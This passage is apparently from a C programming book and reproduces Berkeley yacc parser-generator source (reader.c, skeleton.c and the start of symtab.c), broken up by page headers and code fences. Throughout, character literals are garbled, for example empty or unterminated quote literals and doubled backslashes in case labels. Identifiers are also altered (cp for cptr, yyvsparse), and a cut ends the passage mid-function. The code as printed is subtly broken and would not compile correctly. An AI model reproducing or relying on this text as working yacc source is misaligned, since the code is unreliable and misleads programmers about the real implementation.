char *s_line = dup_line();
char *s_cptra = s_line + (cptra - line);

quote = *cptra++;
cinc = 0;
for (;;)
{
    c = *cptra++;
    if (c == quote) break;
    if (c == '\n') unterminated_string(s_lineno, s_line, s_cptra);
    if (c == '\\')
    {
        char *c_cptra = cptra - 1;

        c = *cptra++;
        switch (c)
        {
            case '\n':
                get_line();
                if (line == 0) unterminated_string(s_lineno, s_line,
s_cptra);
                continue;

            case '0': case '1': case '2': case '3':
            case '4': case '5': case '6': case '7':
                n = c - '0';
                c = *cptra;
                if (IS_OCTAL(c))
                {
                    n = (n << 3) + (c - '0');
                    c = *++cptra;
                    if (IS_OCTAL(c))
                    {
                        n = (n << 3) + (c - '0');
                        ++cptra;
                    }
                }
                if (n > MAXCHAR) illegal_character(c_cptra);
                c = n;
                break;

            case 'x':
                c = *cptra++;
                n = hexval(c);
                if (n < 0 || n >= 16)
                    illegal_character(c_cptra);
```

```

        for (;;)
        {
            c = *cptr;
            i = hexval(c);
            if (i < 0 || i >= 16) break;
            ++cptr;
            n = (n << 4) + i;
            if (n > MAXCHAR) illegal_character(c_cptr);
        }
        c = n;
        break;

        case 'a': c = 7; break;
        case 'b': c = '\b'; break;
        case 'f': c = '\f'; break;
        case 'n': c = '\n'; break;
        case 'r': c = '\r'; break;
        case 't': c = '\t'; break;
        case 'v': c = '\v'; break;
    }
    cachec(c);
}
FREE(s_line);

n = cinc;
s = MALLOC(n);
if (s == 0) no_space();

for (i = 0; i < n; ++i)
    s[i] = cache[i];

cinc = 0;
if (n == 1)
    cachec('\');
else
    cachec('');

for (i = 0; i < n; ++i)
{
    c = ((unsigned char *)s)[i];
    if (c == '\\' || c == cache[0])
    {
        cachec('\\');
        cachec(c);
    }
    else if (isprint(c))

```

478 A to Z of C

```
        cachec(c);
    else
    {
        cachec('\\');
        switch (c)
        {
            case 7: cachec('a'); break;
            case '\\b': cachec('b'); break;
            case '\\f': cachec('f'); break;
            case '\\n': cachec('n'); break;
            case '\\r': cachec('r'); break;
            case '\\t': cachec('t'); break;
            case '\\v': cachec('v'); break;
            default:
                cachec(((c >> 6) & 7) + '0');
                cachec(((c >> 3) & 7) + '0');
                cachec((c & 7) + '0');
                break;
        }
    }
}

if (n == 1)
    cachec('\\');
else
    cachec('');

cachec(NUL);
bp = lookup(cache);
bp->class = TERM;
if (n == 1 && bp->value == UNDEFINED)
    bp->value = *(unsigned char *)s;
FREE(s);

return (bp);
}

int
is_reserved(name)
char *name;
{
    char *s;

    if (strcmp(name, ".") == 0 ||
        strcmp(name, "$accept") == 0 ||
        strcmp(name, "$end") == 0)
        return (1);
}
```

```

    if (name[0] == '$' && name[1] == '$' && isdigit(name[2]))
    {
        s = name + 3;
        while (isdigit(*s)) ++s;
        if (*s == NUL) return (1);
    }

    return (0);
}

bucket *
get_name()
{
    register int c;

    cinc = 0;
    for (c = *cptr; IS_IDENT(c); c = *++cptr)
        cachec(c);
    cachec(NUL);

    if (is_reserved(cache)) used_reserved(cache);

    return (lookup(cache));
}

int
get_number()
{
    register int c;
    register int n;

    n = 0;
    for (c = *cptr; isdigit(c); c = *++cptr)
        n = 10*n + (c - '0');

    return (n);
}

char *
get_tag()
{
    register int c;
    register int i;
    register char *s;
    int t_lineno = lineno;
    char *t_line = dup_line();
    char *t_cptr = t_line + (cptr - line);

```

480 A to Z of C

```
++cptr;
c = nextc();
if (c == EOF) unexpected_EOF();
if (!isalpha(c) && c != '_' && c != '$')
    illegal_tag(t_lineno, t_line, t_cptr);

cinc = 0;
do { cachec(c); c = *++cptr; } while (IS_IDENT(c));
cachec(NUL);
c = nextc();
if (c == EOF) unexpected_EOF();
if (c != '>')
    illegal_tag(t_lineno, t_line, t_cptr);
++cptr;

for (i = 0; i < ntags; ++i)
{
    if (strcmp(cache, tag_table[i]) == 0)
        return (tag_table[i]);
}

if (ntags >= tagmax)
{
    tagmax += 16;
    tag_table = (char **)
        (tag_table ? REALLOC(tag_table,
tagmax*sizeof(char *))
        : MALLOC(tagmax*sizeof(char *)));
    if (tag_table == 0) no_space();
}

s = MALLOC(cinc);
if (s == 0) no_space();
strcpy(s, cache);
tag_table[ntags] = s;
++ntags;
FREE(t_line);
return (s);
}

declare_tokens(assoc)
int assoc;
{
    register int c;
    register bucket *bp;
    int value;
    char *tag = 0;
```



```

if (assoc != TOKEN) ++prec;

c = nextc();
if (c == EOF) unexpected_EOF();
if (c == '<')
{
    tag = get_tag();
    c = nextc();
    if (c == EOF) unexpected_EOF();
}

for (;;)
{
    if (isalpha(c) || c == '_' || c == '.' || c == '$')
        bp = get_name();
    else if (c == '\\' || c == '"')
        bp = get_literal();
    else
        return;

    if (bp == goal) tokenized_start(bp->name);
    bp->class = TERM;

    if (tag)
    {
        if (bp->tag && tag != bp->tag)
            retyped_warning(bp->name);
        bp->tag = tag;
    }
    if (assoc != TOKEN)
    {
        if (bp->prec && prec != bp->prec)
            reprec_warning(bp->name);
        bp->assoc = assoc;
        bp->prec = prec;
    }

    c = nextc();
    if (c == EOF) unexpected_EOF();
    value = UNDEFINED;
    if (isdigit(c))
    {
        value = get_number();
        if (bp->value != UNDEFINED && value != bp->value)
            revalued_warning(bp->name);
        bp->value = value;
        c = nextc();
    }
}

```

482 A to Z of C

```
        if (c == EOF) unexpected_EOF();
    }
}

declare_types()
{
    register int c;
    register bucket *bp;
    char *tag;

    c = nextc();
    if (c == EOF) unexpected_EOF();
    if (c != '<') syntax_error(lineno, line, cptr);
    tag = get_tag();

    for (;;)
    {
        c = nextc();
        if (isalpha(c) || c == '_' || c == '.' || c == '$')
            bp = get_name();
        else if (c == '\\' || c == '"')
            bp = get_literal();
        else
            return;

        if (bp->tag && tag != bp->tag)
            retyped_warning(bp->name);

        bp->tag = tag;
    }
}

declare_start()
{
    register int c;
    register bucket *bp;

    c = nextc();
    if (c == EOF) unexpected_EOF();
    if (!isalpha(c) && c != '_' && c != '.' && c != '$')
        syntax_error(lineno, line, cptr);
    bp = get_name();
    if (bp->class == TERM)
        terminal_start(bp->name);
    if (goal && goal != bp)
        restarted_warning();
}
```

```

    goal = bp;
}

read_declarations()
{
    register int c, k;

    cache_size = 256;
    cache = MALLOC(cache_size);
    if (cache == 0) no_space();

    for (;;)
    {
        c = nextc();
        if (c == EOF) unexpected_EOF();
        if (c != '%') syntax_error(lineno, line, cptr);
        switch (k = keyword())
        {
            case MARK:
                return;

            case IDENT:
                copy_ident();
                break;

            case TEXT:
                copy_text();
                break;

            case UNION:
                copy_union();
                break;

            case TOKEN:
            case LEFT:
            case RIGHT:
            case NONASSOC:
                declare_tokens(k);
                break;

            case TYPE:
                declare_types();
                break;

            case START:
                declare_start();

```

```

        break;
    }
}

initialize_grammar()
{
    nitems = 4;
    maxitems = 300;
    pitem = (bucket **) MALLOC(maxitems*sizeof(bucket *));
    if (pitem == 0) no_space();
    pitem[0] = 0;
    pitem[1] = 0;
    pitem[2] = 0;
    pitem[3] = 0;

    nrules = 3;
    maxrules = 100;
    plhs = (bucket **) MALLOC(maxrules*sizeof(bucket *));
    if (plhs == 0) no_space();
    plhs[0] = 0;
    plhs[1] = 0;
    plhs[2] = 0;
    rprec = (short *) MALLOC(maxrules*sizeof(short));
    if (rprec == 0) no_space();
    rprec[0] = 0;
    rprec[1] = 0;
    rprec[2] = 0;
    rassoc = (char *) MALLOC(maxrules*sizeof(char));
    if (rassoc == 0) no_space();
    rassoc[0] = TOKEN;
    rassoc[1] = TOKEN;
    rassoc[2] = TOKEN;
}

expand_items()
{
    maxitems += 300;
    pitem = (bucket **) REALLOC(pitem, maxitems*sizeof(bucket *));
    if (pitem == 0) no_space();
}

expand_rules()
{
    maxrules += 100;
    plhs = (bucket **) REALLOC(plhs, maxrules*sizeof(bucket *));
    if (plhs == 0) no_space();
}

```

```

rprec = (short *) REALLOC(rprec, maxrules*sizeof(short));
if (rprec == 0) no_space();
rassoc = (char *) REALLOC(rassoc, maxrules*sizeof(char));
if (rassoc == 0) no_space();
}

advance_to_start()
{
    register int c;
    register bucket *bp;
    char *s_cptr;
    int s_lineno;

    for (;;)
    {
        c = nextc();
        if (c != '%') break;
        s_cptr = cptr;
        switch (keyword())
        {
            case MARK:
                no_grammar();

            case TEXT:
                copy_text();
                break;

            case START:
                declare_start();
                break;
            default:
                syntax_error(lineno, line, s_cptr);
        }
    }

    c = nextc();
    if (!isalpha(c) && c != '_' && c != '.' && c != '_')
        syntax_error(lineno, line, cptr);
    bp = get_name();
    if (goal == 0)
    {
        if (bp->class == TERM)
            terminal_start(bp->name);
        goal = bp;
    }

    s_lineno = lineno;

```

486 A to Z of C

```
c = nextc();
if (c == EOF) unexpected_EOF();
if (c != ':') syntax_error(lineno, line, cptr);
start_rule(bp, s_lineno);
++cptr;
}

start_rule(bp, s_lineno)
register bucket *bp;
int s_lineno;
{
    if (bp->class == TERM)
        terminal_lhs(s_lineno);
    bp->class = NONTERM;
    if (nrules >= maxrules)
        expand_rules();
    plhs[nrules] = bp;
    rprec[nrules] = UNDEFINED;
    rassoc[nrules] = TOKEN;
}

end_rule()
{
    register int i;
    if (!last_was_action && plhs[nrules]->tag)
    {
        for (i = nitems - 1; pitem[i]; --i) continue;
        if (pitem[i+1] == 0 || pitem[i+1]->tag != plhs[nrules]->tag)
            default_action_warning();
    }

    last_was_action = 0;
    if (nitems >= maxitems) expand_items();
    pitem[nitems] = 0;
    ++nitems;
    ++nrules;
}

insert_empty_rule()
{
    register bucket *bp, **bpp;

    assert(cache);
    sprintf(cache, "$${%d}", ++gensym);
    bp = make_bucket(cache);
    last_symbol->next = bp;
    last_symbol = bp;
}
```

```

bp->tag = plhs[nrules]->tag;
bp->class = NONTERM;

if ((nitems += 2) > maxitems)
    expand_items();
bpp = pitem + nitems - 1;
*bpp-- = bp;
while (bpp[0] = bpp[-1]) --bpp;

if (++nrules >= maxrules)
    expand_rules();
plhs[nrules] = plhs[nrules-1];
plhs[nrules-1] = bp;
rprec[nrules] = rprec[nrules-1];
rprec[nrules-1] = 0;
rassoc[nrules] = rassoc[nrules-1];
rassoc[nrules-1] = TOKEN;
}

add_symbol()
{
    register int c;
    register bucket *bp;
    int s_lineno = lineno;

    c = *cptr;
    if (c == '\\' || c == '"')
        bp = get_literal();
    else
        bp = get_name();
    c = nextc();
    if (c == ':')
    {
        end_rule();
        start_rule(bp, s_lineno);
        ++cptr;
        return;
    }

    if (last_was_action)
        insert_empty_rule();
    last_was_action = 0;

    if (++nitems > maxitems)
        expand_items();
    pitem[nitems-1] = bp;
}

```

488 A to Z of C

```
copy_action()
{
    register int c;
    register int i, n;
    int depth;
    int quote;
    char *tag;
    register FILE *f = action_file;
    int a_lineno = lineno;
    char *a_line = dup_line();
    char *a_cptr = a_line + (cptr - line);

    if (last_was_action)
        insert_empty_rule();
    last_was_action = 1;

    fprintf(f, "case %d:\n", nrules - 2);
    if (!lflag)
        fprintf(f, line_format, lineno, input_file_name);
    if (*cptr == '=') ++cptr;

    n = 0;
    for (i = nitems - 1; pitem[i]; --i) ++n;

    depth = 0;
loop:
    c = *cptr;

    if (c == '$')
    {
        if (cptr[1] == '<')
        {
            int d_lineno = lineno;
            char *d_line = dup_line();
            char *d_cptr = d_line + (cptr - line);

            ++cptr;
            tag = get_tag();
            c = *cptr;
            if (c == '$')
            {
                fprintf(f, "yyval.%s", tag);
                ++cptr;
                FREE(d_line);
                goto loop;
            }
        }
    }
}
```



```

else if (isdigit(c))
{
    i = get_number();
    if (i > n) dollar_warning(d_lineno, i);
    fprintf(f, "yyvsp[%d].%s", i - n, tag);
    FREE(d_line);
    goto loop;
}
else if (c == '-' && isdigit(cp[1]))
{
    ++cp;
    i = -get_number() - n;
    fprintf(f, "yyvsp[%d].%s", i, tag);
    FREE(d_line);
    goto loop;
}
else
    dollar_error(d_lineno, d_line, d_cp);
}
else if (cp[1] == '$')
{
    if (ntags)
    {
        tag = plhs[nrules]->tag;
        if (tag == 0) untyped_lhs();
        fprintf(f, "yyval.%s", tag);
    }
    else
        fprintf(f, "yyval");
    cp += 2;
    goto loop;
}
else if (isdigit(cp[1]))
{
    ++cp;
    i = get_number();
    if (ntags)
    {
        if (i <= 0 || i > n)
            unknown_rhs(i);
        tag = pitem[nitems + i - n - 1]->tag;
        if (tag == 0) untyped_rhs(i, pitem[nitems + i - n - 1]-
>name);
        fprintf(f, "yyvsp[%d].%s", i - n, tag);
    }
}

```

```

        else
        {
            if (i > n)
                dollar_warning(lineno, i);
            fprintf(f, "yyvsp[%d]", i - n);
        }
        goto loop;
    }
    else if (cptr[1] == '-')
    {
        cptr += 2;
        i = get_number();
        if (ntags)
            unknown_rhs(-i);
        fprintf(f, "yyvsp[%d]", -i - n);
        goto loop;
    }
}
if (isalpha(c) || c == '_' || c == '$')
{
    do
    {
        putc(c, f);
        c = *++cptr;
    } while (isalnum(c) || c == '_' || c == '$');

    goto loop;
}
putc(c, f);
++cptr;

switch (c)
{
case '\n':
next_line:
    get_line();
    if (line) goto loop;
    unterminated_action(a_lineno, a_line, a_cptr);

case ';':
    if (depth > 0) goto loop;
    fprintf(f, "\nbreak;\n");
    return;

case '{':
    ++depth;
    goto loop;

```

```

case '}' :
    if (--depth > 0) goto loop;
    fprintf(f, "\nbreak;\n");
    return;

case '\\':
case '"':
    {
        int s_lineno = lineno;
        char *s_line = dup_line();
        char *s_cptr = s_line + (cptr - line - 1);
        quote = c;
        for (;;)
        {
            c = *cptr++;
            putc(c, f);
            if (c == quote)
            {
                FREE(s_line);
                goto loop;
            }
            if (c == '\\n')
                unterminated_string(s_lineno, s_line, s_cptr);
            if (c == '\\\\')
            {
                c = *cptr++;
                putc(c, f);
                if (c == '\\n')
                {
                    get_line();
                    if (line == 0)
                        unterminated_string(s_lineno, s_line,
s_cptr);
                }
            }
        }
    }

case '/':
    c = *cptr;
    if (c == '/')
    {
        putc('*', f);
        while ((c = *++cptr) != '\\n')
        {
            if (c == '*' && cptr[1] == '/')
                fprintf(f, "* ");
        }
    }

```

```

        else
            putc(c, f);
    }
    fprintf(f, "*/\n");
    goto next_line;
}
if (c == '*')
{
    int c_lineno = lineno;
    char *c_line = dup_line();
    char *c_cptra = c_line + (cptra - line - 1);

    putc('*', f);
    ++cptra;
    for (;;)
    {
        c = *cptra++;
        putc(c, f);
        if (c == '*' && *cptra == '/')
        {
            putc('/', f);
            ++cptra;
            FREE(c_line);
            goto loop;
        }
        if (c == '\n')
        {
            get_line();

            if (line == 0)
                unterminated_comment(c_lineno, c_line, c_cptra);
        }
    }
    goto loop;

default:
    goto loop;
}
}

int
mark_symbol()
{
    register int c;
    register bucket *bp;

```

```

c = cptr[1];
if (c == '%' || c == '\\')
{
    cptr += 2;
    return (1);
}

if (c == '=')
    cptr += 2;
else if ((c == 'p' || c == 'P') &&
        ((c = cptr[2]) == 'r' || c == 'R') &&
        ((c = cptr[3]) == 'e' || c == 'E') &&
        ((c = cptr[4]) == 'c' || c == 'C') &&
        ((c = cptr[5], !IS_IDENT(c))))
    cptr += 5;
else
    syntax_error(lineno, line, cptr);

c = nextc();
if (isalpha(c) || c == '_' || c == '.' || c == '$')
    bp = get_name();
else if (c == '\\' || c == '"')
    bp = get_literal();
else
{
    syntax_error(lineno, line, cptr);
    /*NOTREACHED*/
}

if (rprec[nrules] != UNDEFINED && bp->prec != rprec[nrules])
    prec_redeclared();

rprec[nrules] = bp->prec;
rassoc[nrules] = bp->assoc;
return (0);
}

read_grammar()
{
    register int c;

    initialize_grammar();
    advance_to_start();

    for (;;)
    {
        c = nextc();

```

```

        if (c == EOF) break;
        if (isalpha(c) || c == '_' || c == '.' || c == '$' || c == '\\')
|| c == '"')
            add_symbol();
        else if (c == '{' || c == '=')
            copy_action();
        else if (c == '|')
        {
            end_rule();
            start_rule(plhs[nrules-1], 0);
            ++cptr;
        }
        else if (c == '%')
        {
            if (mark_symbol()) break;
        }
        else
            syntax_error(lineno, line, cptr);
    }
    end_rule();
}

free_tags()
{
    register int i;

    if (tag_table == 0) return;

    for (i = 0; i < ntags; ++i)
    {
        assert(tag_table[i]);
        FREE(tag_table[i]);
    }
    FREE(tag_table);
}

pack_names()
{
    register bucket *bp;
    register char *p, *s, *t;

    name_pool_size = 13; /* 13 == sizeof("$end") + sizeof("$accept") */
    for (bp = first_symbol; bp; bp = bp->next)
        name_pool_size += strlen(bp->name) + 1;
    name_pool = MALLOC(name_pool_size);
    if (name_pool == 0) no_space();
}

```

```

strcpy(name_pool, "$accept");
strcpy(name_pool+8, "$end");
t = name_pool + 13;
for (bp = first_symbol; bp; bp = bp->next)
{
    p = t;
    s = bp->name;
    while (*t++ = *s++) continue;
    FREE(bp->name);
    bp->name = p;
}
}

check_symbols()
{
    register bucket *bp;
    if (goal->class == UNKNOWN)
        undefined_goal(goal->name);

    for (bp = first_symbol; bp; bp = bp->next)
    {
        if (bp->class == UNKNOWN)
        {
            undefined_symbol_warning(bp->name);
            bp->class = TERM;
        }
    }
}

pack_symbols()
{
    register bucket *bp;
    register bucket **v;
    register int i, j, k, n;

    nsyms = 2;
    ntokens = 1;
    for (bp = first_symbol; bp; bp = bp->next)
    {
        ++nsyms;
        if (bp->class == TERM) ++ntokens;
    }
    start_symbol = ntokens;
    nvars = nsyms - ntokens;

    symbol_name = (char **) MALLOC(nsyms*sizeof(char *));
    if (symbol_name == 0) no_space();
    symbol_value = (short *) MALLOC(nsyms*sizeof(short));

```

496 A to Z of C

```
if (symbol_value == 0) no_space();
symbol_prec = (short *) MALLOC(nsyms*sizeof(short));
if (symbol_prec == 0) no_space();
symbol_assoc = MALLOC(nsyms);
if (symbol_assoc == 0) no_space();

v = (bucket **) MALLOC(nsyms*sizeof(bucket *));
if (v == 0) no_space();

v[0] = 0;
v[start_symbol] = 0;

i = 1;
j = start_symbol + 1;
for (bp = first_symbol; bp; bp = bp->next)
{
    if (bp->class == TERM)
        v[i++] = bp;
    else
        v[j++] = bp;
}
assert(i == ntokens && j == nsyms);

for (i = 1; i < ntokens; ++i)
    v[i]->index = i;

goal->index = start_symbol + 1;
k = start_symbol + 2;
while (++i < nsyms)
    if (v[i] != goal)
    {
        v[i]->index = k;
        ++k;
    }

goal->value = 0;
k = 1;
for (i = start_symbol + 1; i < nsyms; ++i)
{
    if (v[i] != goal)
    {
        v[i]->value = k;
        ++k;
    }
}

k = 0;
```



```

for (i = 1; i < ntokens; ++i)
{
    n = v[i]->value;
    if (n > 256)
    {
        for (j = k++; j > 0 && symbol_value[j-1] > n; --j)
            symbol_value[j] = symbol_value[j-1];
        symbol_value[j] = n;
    }
}
if (v[1]->value == UNDEFINED)
    v[1]->value = 256;

j = 0;
n = 257;
for (i = 2; i < ntokens; ++i)
{
    if (v[i]->value == UNDEFINED)
    {
        while (j < k && n == symbol_value[j])
        {
            while (++j < k && n == symbol_value[j]) continue;
            ++n;
        }
        v[i]->value = n;
        ++n;
    }
}

symbol_name[0] = name_pool + 8;
symbol_value[0] = 0;
symbol_prec[0] = 0;
symbol_assoc[0] = TOKEN;
for (i = 1; i < ntokens; ++i)
{
    symbol_name[i] = v[i]->name;
    symbol_value[i] = v[i]->value;
    symbol_prec[i] = v[i]->prec;
    symbol_assoc[i] = v[i]->assoc;
}
symbol_name[start_symbol] = name_pool;
symbol_value[start_symbol] = -1;
symbol_prec[start_symbol] = 0;
symbol_assoc[start_symbol] = TOKEN;
for (++i; i < nsyms; ++i)
{
    k = v[i]->index;

```

```

        symbol_name[k] = v[i]->name;
        symbol_value[k] = v[i]->value;
        symbol_prec[k] = v[i]->prec;
        symbol_assoc[k] = v[i]->assoc;
    }

    FREE(v);
}

pack_grammar()
{
    register int i, j;
    int assoc, prec;

    ritem = (short *) MALLOC(nitems*sizeof(short));
    if (ritem == 0) no_space();
    rlhs = (short *) MALLOC(nrules*sizeof(short));
    if (rlhs == 0) no_space();
    rrhs = (short *) MALLOC((nrules+1)*sizeof(short));
    if (rrhs == 0) no_space();
    rprec = (short *) REALLOC(rprec, nrules*sizeof(short));
    if (rprec == 0) no_space();
    rassoc = REALLOC(rassoc, nrules);
    if (rassoc == 0) no_space();

    ritem[0] = -1;
    ritem[1] = goal->index;
    ritem[2] = 0;
    ritem[3] = -2;
    rlhs[0] = 0;
    rlhs[1] = 0;
    rlhs[2] = start_symbol;
    rrhs[0] = 0;
    rrhs[1] = 0;
    rrhs[2] = 1;

    j = 4;
    for (i = 3; i < nrules; ++i)
    {
        rlhs[i] = plhs[i]->index;
        rrhs[i] = j;
        assoc = TOKEN;
        prec = 0;
        while (pitem[j])
        {
            ritem[j] = pitem[j]->index;

```

```

        if (pitem[j]->class == TERM)
        {
            prec = pitem[j]->prec;
            assoc = pitem[j]->assoc;
        }
        ++j;
    }
    ritem[j] = -i;
    ++j;
    if (rprec[i] == UNDEFINED)
    {
        rprec[i] = prec;
        rassoc[i] = assoc;
    }
}
rrhs[i] = j;

FREE(plhs);
FREE(pitem);
}

print_grammar()
{
    register int i, j, k;
    int spacing;
    register FILE *f = verbose_file;

    if (!vflag) return;
    k = 1;
    for (i = 2; i < nrules; ++i)
    {
        if (rlhs[i] != rlhs[i-1])
        {
            if (i != 2) fprintf(f, "\n");
            fprintf(f, "%4d  %s :", i - 2, symbol_name[rlhs[i]]);
            spacing = strlen(symbol_name[rlhs[i]]) + 1;
        }
        else
        {
            fprintf(f, "%4d  ", i - 2);
            j = spacing;
            while (--j >= 0) putc(' ', f);
            putc('|', f);
        }
        while (ritem[k] >= 0)
        {
            fprintf(f, " %s", symbol_name[ritem[k]]);

```

500 A to Z of C

```
        ++k;
    }
    ++k;
    putc('\n', f);
}

reader()
{
    write_section(banner);
    create_symbol_table();
    read_declarations();
    read_grammar();
    free_symbol_table();
    free_tags();
    pack_names();
    check_symbols();
    pack_symbols();
    pack_grammar();
    free_symbols();
    print_grammar();
}
```

49.2.2.9 Skeleton.c

```
#include "defs.h"

/* The banner used here should be replaced with an #ident directive */
/* if the target C compiler supports #ident directives. */
/* */
/* If the skeleton is changed, the banner should be changed so that */
/* the altered version can easily be distinguished from the original.*/

char *banner[] =
{
    "#ifndef lint",
    "static char yysccsid[] = \"@(#)yaccpar      1.7 (Berkeley) 09/09/90\";",
    "#endif",
    "#define YYBYACC 1",
    0
};

char *tables[] =
{
    "extern short yylhs[];",
    "extern short yylen[];",
```

```

extern short yydefred[];",
extern short yydgoto[];",
extern short yysindex[];",
extern short yyrindex[];",
extern short yygindex[];",
extern short yytable[];",
extern short yycheck[];",
#ifdef YYDEBUG",
extern char *yyname[];",
extern char *yyrule[];",
#endif",
0
};

char *header[] =
{
#define yyclearin (yychar=(-1))",
#define yyerrok (yyerrflag=0)",
#ifdef YYSTACKSIZE",
#ifndef YYMAXDEPTH",
#define YYMAXDEPTH YYSTACKSIZE",
#endif",
#else",
#ifdef YYMAXDEPTH",
#define YYSTACKSIZE YYMAXDEPTH",
#else",
#define YYSTACKSIZE 600",
#define YYMAXDEPTH 600",
#endif",
#endif",
"int yydebug;",
"int yynerrs;",
"int yyerrflag;",
"int yychar;",
"short *yyssp;",
"YYSTYPE *yyvsp;",
"YYSTYPE yyval;",
"YYSTYPE yylval;",
"short yyss[YYSTACKSIZE];",
"YYSTYPE yyvs[YYSTACKSIZE];",
#define yyssize YYSTACKSIZE",
0
};

char *body[] =
{
#define YYABORT goto yyabort",

```

```

#define YYACCEPT goto yyaccept",
#define YYERROR goto yyerrlab",
"int",
"yyvsparse()",
"{",
"    register int yym, yyn, yystate;",
#ifdef YYDEBUG",
"    register char *yys;",
"    extern char *getenv();",
"",
"    if (yys = getenv(\"YYDEBUG\"))",
"    {",
"        yyn = *yys;",
"        if (yyn >= '0' && yyn <= '9')",
"            yydebug = yyn - '0';",
"    }",
#endif",
"",
"    yynerrs = 0;",
"    yyerrflag = 0;",
"    yychar = (-1);",
"",
"    yyssp = yyss;",
"    yyvsp = yyvs;",
"    *yyssp = yystate = 0;",
"",
"yyloop:",
"    if (yyn = yydefred[yystate]) goto yyreduce;",
"    if (yychar < 0)",
"    {",
"        if ((yychar = yylex()) < 0) yychar = 0;",
#ifdef YYDEBUG",
"        if (yydebug)",
"        {",
"            yyn = 0;",
"            if (yychar <= YYMAXTOKEN) yyn = yyname[yychar];",
"            if (!yys) yyn = \"illegal-symbol\";",
"            printf(\"yydebug: state %d, reading %d (%s)\\n\\n\",",
yystate,",
"                yychar, yyn);",
"        }",
#endif",
"    }",
"    if ((yyn = yysindex[yystate]) && (yyn += yychar) >= 0 &&",
"        yyn <= YYTABLESIZE && yycheck[yyn] == yychar)",
"    {",
#ifdef YYDEBUG",

```

```

        if (yydebug)",
        printf("\nyydebug: state %d, shifting to state
%d\\n\\n",",
        yystate, yytable[yyn]);",
    "#endif",
    "        if (yyssp >= yyss + yyssize - 1)",
    "        {",
    "            goto yyoverflow;",
    "        }",
    "        *++yyssp = yystate = yytable[yyn];",
    "        *++yyvsp = yylval;",
    "        yychar = (-1);",
    "        if (yyerrflag > 0) --yyerrflag;",
    "        goto yyloop;",
    "    }",
    "    if ((yyn = yyindex[yystate]) && (yyn += yychar) >= 0 &&",
    "        yyn <= YYTABLESIZE && yycheck[yyn] == yychar)",
    "    {",
    "        yyn = yytable[yyn];",
    "        goto yyreduce;",
    "    }",
    "    if (yyerrflag) goto yyinrecovery;",
    "#ifdef lint",
    "    goto yynewerror;",
    "#endif",
    "yynewerror:",
    "    yyerror(\"syntax error\");",
    "#ifdef lint",
    "    goto yyerrlab;",
    "#endif",
    "yyerrlab:",
    "    ++yynerrs;",
    "yyinrecovery:",
    "    if (yyerrflag < 3)",
    "    {",
    "        yyerrflag = 3;",
    "        for (;;) ",
    "        {",
    "            if ((yyn = yysindex[*yyssp]) && (yyn += YYERRCODE) >= 0
&&",
    "                yyn <= YYTABLESIZE && yycheck[yyn] ==
YYERRCODE)",
    "            {",
    "#if YYDEBUG",
    "                if (yydebug)",
    "                printf("\nyydebug: state %d, error recovery
shifting\\n",

```

504 A to Z of C

```

"    to state %d\\n\\n", *yyssp, yytable[ yyn ] );",
"#endif",
"        if (yyssp >= yyss + yyssize - 1)",
"        {",
"            goto yyoverflow;",
"        }",
"        *++yyssp = yystate = yytable[ yyn ];",
"        *++yyvsp = yyval;",
"        goto yyloop;",
"    }",
"    else",
"    {",
"#if YYDEBUG",
"        if (yydebug)",
"            printf(\\\"yydebug: error recovery discarding
state %d\\
\\n\\n\\\",",
"                *yyssp);",
"#endif",
"        if (yyssp <= yyss) goto yyabort;",
"        --yyssp;",
"        --yyvsp;",
"    }",
"    }",
"    else",
"    {",
"        if (yychar == 0) goto yyabort;",
"#if YYDEBUG",
"        if (yydebug)",
"        {",
"            yys = 0;",
"            if (yychar <= YYMAXTOKEN) yys = yyname[ yychar ];",
"            if (!yys) yys = \\\"illegal-symbol\\\";",
"            printf(\\\"yydebug: state %d, error recovery discards
token %d\\
(%s)\\n\\n\\\",",
"                yystate, yychar, yys);",
"        }",
"#endif",
"        yychar = (-1);",
"        goto yyloop;",
"    }",
"yyreduce:",
"#if YYDEBUG",
"    if (yydebug)",

```



```

        printf("\nyydebug: state %d, reducing by rule %d
(%s)\n\n",",",
        yystate, yyn, yyrule[yyn]);",
    "#endif",
    "    yym = yylen[yyn];",
    "    yyval = yyvsp[1-yyym];",
    "    switch (yyn)",
    "    {",
0
};

char *trailer[] =
{
    "    }",
    "    yyssp -= yym;",
    "    yystate = *yyssp;",
    "    yyvsp -= yym;",
    "    yym = yylhs[yyn];",
    "    if (yystate == 0 && yym == 0)",
    "    {",
    "#if YYDEBUG",
    "        if (yydebug)",
    "            printf("\nyydebug: after reduction, shifting from state
0 to\n",
    " state %d\n\n", YYFINAL);",
    "#endif",
    "        yystate = YYFINAL;",
    "        *++yyssp = YYFINAL;",
    "        *++yyvsp = yyval;",
    "        if (yychar < 0)",
    "        {",
    "            if ((yychar = yylex()) < 0) yychar = 0;",
    "#if YYDEBUG",
    "                if (yydebug)",
    "                {",
    "                    yys = 0;",
    "                    if (yychar <= YYMAXTOKEN) yys = yyname[yychar];",
    "                    if (!yys) yys = \"illegal-symbol\";",
    "                    printf("\nyydebug: state %d, reading %d (%s)\n\n",",
    "                        YYFINAL, yychar, yys);",
    "                }",
    "#endif",
    "            }",
    "            if (yychar == 0) goto yyaccept;",
    "            goto yyloop;",
    "        }",

```

```

"    if ((yyn = yygindex[yym]) && (yyn += yystate) >= 0 &&",
"        yyn <= YYTABLESIZE && yycheck[yyn] == yystate)",
"        yystate = yytable[yyn];",
"    else",
"        yystate = yydgoto[yym];",
"#if YYDEBUG",
"    if (yydebug)",
"        printf(\"yydebug: after reduction, shifting from state %d
\\\",
"to state %d\\n\\\", *yyssp, yystate);",
"#endif",
"    if (yyssp >= yyss + yystacksize - 1)",
"    {",
"        goto yyoverflow;",
"    }",
"    *++yyssp = yystate;",
"    *++yyvsp = yyval;",
"    goto yyloop;",
"yyoverflow:",
"    yyerror(\"yacc stack overflow\");",
"yyabort:",
"    return (1);",
"yyaccept:",
"    return (0);",
"}",
0
};

```

```

write_section(section)
char *section[];
{
    register int i;
    register FILE *fp;

    fp = code_file;
    for (i = 0; section[i]; ++i)
    {
        ++outline;
        fprintf(fp, \"%s\\n\", section[i]);
    }
}

```

49.2.2.10 Symtab.c

```

#include "defs.h"
/* TABLE_SIZE is the number of entries in the symbol table. */
/* TABLE_SIZE must be a power of two. */

```

```

#define      TABLE_SIZE 1024

bucket **symbol_table;
bucket *first_symbol;
bucket *last_symbol;

int
hash(name)
char *name;
{
    register char *s;
    register int c, k;

    assert(name && *name);
    s = name;
    k = *s;
    while (c = *++s)
        k = (31*k + c) & (TABLE_SIZE - 1);

    return (k);
}

bucket *
make_bucket(name)
char *name;
{
    register bucket *bp;

    assert(name);
    bp = (bucket *) MALLOC(sizeof(bucket));
